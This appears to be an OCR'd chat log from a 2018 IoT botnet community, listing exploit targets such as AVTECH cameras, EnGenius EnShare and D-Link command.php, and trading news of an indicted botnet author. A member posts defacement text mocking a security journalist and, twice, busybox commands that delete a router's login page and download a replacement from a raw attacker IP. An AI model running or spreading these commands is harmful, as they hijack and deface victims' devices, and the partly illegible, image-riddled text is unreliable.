AVTECH IP Camera	[illegible]	[illegible]
EnGenius EnShare IoT	[illegible]	[illegible]
Dlink Command.php	[illegible]	[illegible]
CCTV DVR	[illegible]	[illegible]
[illegible]	[illegible]	[illegible]

@everyone

killer 09/08/2018

😂



Scarface 08/31/2018

@everyone https://www.thedailybeast.com/newbie-hacker-fingered-for-monster-botnet

The Daily Beast


Newbie Hacker Fingered for Monster Botnet

Federal prosecutors quietly indicted this 20-year-old, and rival hackers say he's behind a king-sized botnet. But did he really have the skills to pull it off?

RIP nexus zeta

killer 08/31/2018

if anyone meets him in court or in prison plz tell him to refund my 350$ btc... ur wlcm (edited)



Hey you, stop right there!
Want your router fixed? No problem! Send an email to krebsonsecurity@gmail.com and we will have it fixed asap!
~ scarface is your daddy ~

```
busybox wget
http://185.246.152.173/me
me -O /web/html/login.html
```

Internet Of Things: Battle Of The Bots - Rommel D. Joven

#HITBGSEC 2018 COMMSEC: Internet Of Things: Battle Of The Bots - Rommel D. Joven


50 views

Hack In The Box Security Conference
Published on Sep 16, 2018

SUBSCRIBE 6.8K

#HITBGSEC 2018 - Singapore -
Hack In The Box Security Conference - 15 / 21

#HITBGSEC 2018 COMMSEC: Internet Of
Hack In The Box Security Co...
28:46



Scarface Yesterday at 7:45 AM

Owari-Sora-Wicked-Omni

```
rm -rf /web/html/login.html

busybox wget
http://185.246.152.173/me
me -O /web/html/login.html
```


Internet Of Things: Battle Of The Bots
- Rommel D. Joven

#HITBGSEC 2018 COMMSEC: Internet Of Things: Battle Of The Bots - Rommel D. Joven

Sin vistas

Slightly Yesterday at 7:45 AM

xD



Scarface Yesterday at 7:47 AM

https://youtu.be/HHiEWpA-U1g?t=1640

